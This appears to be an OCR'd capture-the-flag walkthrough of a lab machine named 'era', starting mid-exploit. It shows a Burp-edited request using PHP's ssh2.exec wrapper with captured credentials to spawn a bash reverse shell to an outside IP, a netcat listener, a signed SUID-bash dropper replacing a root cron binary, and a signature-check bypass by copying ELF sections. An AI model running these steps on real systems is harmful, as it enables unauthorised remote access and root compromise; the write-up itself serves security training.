
I can reset the security question of admin



Sign out and login with security questions



Grep the packet with burpsuite and edit it like this




```
GET /download.php?
id=54&show=true&dl=false&format=ssh2.exec://eric:america@127.0.0.1:22/bash+-
c+'bash+-i+>%26+/dev/tcp/10.10.16.98/9001+0>%261';
```


Start listener and send the packet

```
┌──[parrot@parrot]─[~/Documents/era]
└─► $rlwrap nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.79 42758
bash: cannot set terminal process group (24951): Inappropriate ioctl for device
bash: no job control in this shell
eric@era:~$
```


I get a shell as eric

Get root

Upload pspy and I can see root is running some commands



I can see that monitor can be edited by eric since he's a member of devs




I'll change monitor like this

```
#!/bin/bash

cp /bin/bash /var/tmp/hello
chmod 4755 /var/tmp/hello
```

However, it doesn't run monitor since it's not signed



So now, let's create a binary to be signed

```
#include <unistd.h>
```

```c
int main() {
  setuid(0);setgid(0);seteuid(0);setegid(0);
  system("cp /bin/bash /var/tmp/hello && chmod 4755 /var/tmp/hello");
}
```

Compile the binary

```
gcc mon.c -o monitor
```

https://github.com/NUAA-WatchDog/linux-elf-binary-signer shows elf signer. Since I couldn't run make due to dependency, I'll use docker

```
sudo docker run -it --rm -v $(PWD):/work -w /work ubuntu:20.04 bash
apt update
apt install libssl-dev openssl binutils build-essential
make
```

```
root@c9da76c65a31:/work# make
cc -o elf-sign elf_sign.c -lcrypto
./elf-sign.signed sha256 certs/kernel_key.pem certs/kernel_key.pem elf-sign
 --- 64-bit ELF file, version 1 (CURRENT), little endian.
 --- 31 sections detected.
 --- [Library dependency]: libcrypto.so.1.1
 --- [Library dependency]: libc.so.6
 --- Section 0016 [.text] detected.
 --- Length of section [.text]: 10195
 --- Signature size of [.text]: 465
 --- Writing signature to file: .text_sig
 --- Removing temporary signature file: .text_sig
```

Sign it

```
./elf-sign sha256 key.pem key.pem monitor
```

I can verify it with objdump

```
objdump -s monitor
```

```
Contents of section .text_sig:
 0000 308201c6 06092a86 4886f70d 010702a0  0.....*.H.......
 0010 8201b730 8201b302 0101310d 300b0609  ...0......1.0...
 0020 60864801 65030402 01300b06 092a8648  `.H.e....0...*.H
 0030 86f70d01 07013182 01903082 018c0201  ......1...0.....
 0040 01306730 4f311130 0f060355 040a0c08  .0g0O1.0...U....
 0050 45726120 496e632e 31193017 06035504  Era Inc.1.0...U.
 0060 030c1045 4c462076 65726966 69636174  ...ELF verificat
 0070 696f6e31 1f301d06 092a8648 86f70d01  ion1.0...*.H....
 0080 09011610 79757269 76696368 40657261  ....yurivich@era
 0090 2e636f6d 02146d63 4aa981e1 93a1e448  .com..mcJ......H
 00a0 c5205ff7 9b84e6b6 f50b300b 06096086  . _.......0...`.
 00b0 48016503 04020130 0d06092a 864886f7  H.e....0...*.H..
 00c0 0d010101 05000482 0100442a 7e34015f  ..........D*~4._
 00d0 368e0370 eea8b5d5 3a0ced8d 55d45099  6..p....:...U.P.
 00e0 a74c83e6 c52b7119 5f26c6c6 ae09c4d7  .L...+q._&......
 00f0 02e08f74 121dba88 c04fba1b 4c01956f  ...t.....O..L..o
 0100 f3a7289e 3f0c1d67 72dbcb02 de74647a  ..(.?..gr....tdz
 0110 0bc56bc6 f776ed8e dd07142a 6ff7359e  ..k..v.....*o.5.
 0120 9d3fe2ba 83f5bbcc 6c229930 bc4abcc9  .?......l".0.J..
 0130 0327be5f a2e3d238 dab1813c 2520de9b  .'._...8...<% ..
 0140 9cb8c999 276bd480 3b057b4d 9cb950f7  ....'k..;.{M..P.
 0150 4844ef14 197112bf d1db3ff3 bcc2ad14  HD...q....?.....
 0160 38d13411 59254ffc 342452e3 d66f4c00  8.4.Y%O.4$R..oL.
 0170 4cec2fa2 f32dcd94 18425d45 169dd93a  L./..-...B]E...:
 0180 b6d4421e d915ec2f 44287b37 ba700bae  ..B..../D({7.p..
 0190 2cec20a5 f28e1fd0 03b12a2a 85147ad2  ,. .......**..z.
 01a0 a3157541 b174bc03 91d6f054 58ccfb1c  ..uA.t.....TX...
```

Now, upload this file, overwrite monitor and wait

```
eric@era:/opt/AV/periodic-checks$ ls /var/tmp/ -al
ls /var/tmp/ -al
total 1384
drwxrwxrwt  5 root root    4096 Dec  2 03:46 .
drwxr-xr-x 14 root root    4096 Jul 22 08:42 ..
-rwsr-xr-x  1 root root 1396520 Dec  2 03:46 hello
```

I can see suid set hello(bash), so I can get root

```
eric@era:/opt/AV/periodic-checks$ /var/tmp/hello -p
/var/tmp/hello -p
hello-5.1# whoami
whoami
root
```

I'm root!

Beyond root


Signing verification is actually not done properly as that can be seen in the pspy

```
2025/12/02 03:55:01 CMD: UID=0     PID=26970  | objcopy --dump-section .text_sig=text_sig_section.bin /opt/AV/periodic-checks/monitor
2025/12/02 03:55:01 CMD: UID=0     PID=26971  | /bin/bash /root/initiate_monitoring.sh
2025/12/02 03:55:01 CMD: UID=0     PID=26972  | /bin/bash /root/initiate_monitoring.sh
2025/12/02 03:55:01 CMD: UID=0     PID=26975  | grep -oP (?<=UTF8STRING        :)Era Inc.
2025/12/02 03:55:01 CMD: UID=0     PID=26973  | /bin/bash /root/initiate_monitoring.sh
2025/12/02 03:55:01 CMD: UID=0     PID=26978  | grep -oP (?<=IA5STRING         :)yurivich@era.com
2025/12/02 03:55:01 CMD: UID=0     PID=26976  | /bin/bash /root/initiate_monitoring.sh
2025/12/02 03:55:01 CMD: UID=0     PID=26979  | /bin/bash /root/initiate_monitoring.sh
2025/12/02 03:55:04 CMD: UID=0     PID=26981  | /bin/bash /root/initiate_monitoring.sh
2025/12/02 03:56:01 CMD: UID=0     PID=26988  | /usr/sbin/CRON -f -P
2025/12/02 03:56:01 CMD: UID=0     PID=26989  | /usr/sbin/CRON -f -P
2025/12/02 03:56:01 CMD: UID=0     PID=26990  | /bin/sh -c bash -c '/root/initiate_monitoring.sh' >> /opt/AV/periodic-checks/status.log 2>&1
2025/12/02 03:56:01 CMD: UID=0     PID=26991  | objcopy --dump-section .text_sig=text_sig_section.bin /opt/AV/periodic-checks/monitor
2025/12/02 03:56:01 CMD: UID=0     PID=26992  | /bin/bash /root/initiate_monitoring.sh
2025/12/02 03:56:01 CMD: UID=0     PID=26993  | /bin/bash /root/initiate_monitoring.sh
2025/12/02 03:56:01 CMD: UID=0     PID=26996  | grep -oP (?<=UTF8STRING        :)Era Inc.
2025/12/02 03:56:01 CMD: UID=0     PID=26994  | /bin/bash /root/initiate_monitoring.sh
2025/12/02 03:56:01 CMD: UID=0     PID=26997  | /bin/bash /root/initiate_monitoring.sh
2025/12/02 03:56:01 CMD: UID=0     PID=26999  |
2025/12/02 03:56:01 CMD: UID=0     PID=27000  | /opt/AV/periodic-checks/monitor
2025/12/02 03:56:04 CMD: UID=0     PID=27001  |
```

I can just dump section as root do and add this section to unsigned object

```
objcopy --dump-section .text_sig=text_sig_section.bin /opt/AV/periodic-
checks/monitor
objcopy --add-section .text_sig=text_sig_section.bin /opt/AV/periodic-
checks/unsigned
cp unsigned monitor
```

And in register.php, there's very strange feature



```php
<?php$
require_once('functions.global.php');$
require_once('layout.php');$
$
$message = '';$
$
function sanitizeLoginInput($input) {$
    $input = trim($input);$
    $input = stripslashes($input);$
    $input = htmlspecialchars($input, ENT_QUOTES, 'UTF-8');$
$
    $sqlKeywords = array('SELECT', 'INSERT', 'UPDATE', 'DELETE', 'DROP', 'TABLE', 'FROM', 'WHERE', 'AND', 'OR', 'UNION', '--');$
    $input = str_ireplace($sqlKeywords, '', $input);$
$
    $input = preg_replace('/[^a-zA-Z0-9@._-]/', '', $input);$
    $input = substr($input, 0, 50);$
$
    return $input;$
}$
$
if ($_SERVER["REQUEST_METHOD"] == "POST") {$
    if (isset($_POST['username']) && isset($_POST['password'])) {$
        $username = isset($_POST['username']) ? sanitizeLoginInput($_POST['username']) : '';$
        $password = isset($_POST['password']) ? sanitizeLoginInput($_POST['password']) : '';$
$
        if (empty($username) || empty($password)) {$
            $message = "Username and password are required.";$
        } else {$
            $check_query = "SELECT * FROM users WHERE user_name = '$username'";$
```

If any word here is included, erase it

If username or password have any same part with the array list, it will silently remove only that part (ex: password -> passwd)

It just silently removes sql words, which makes it very hard to notice what happened.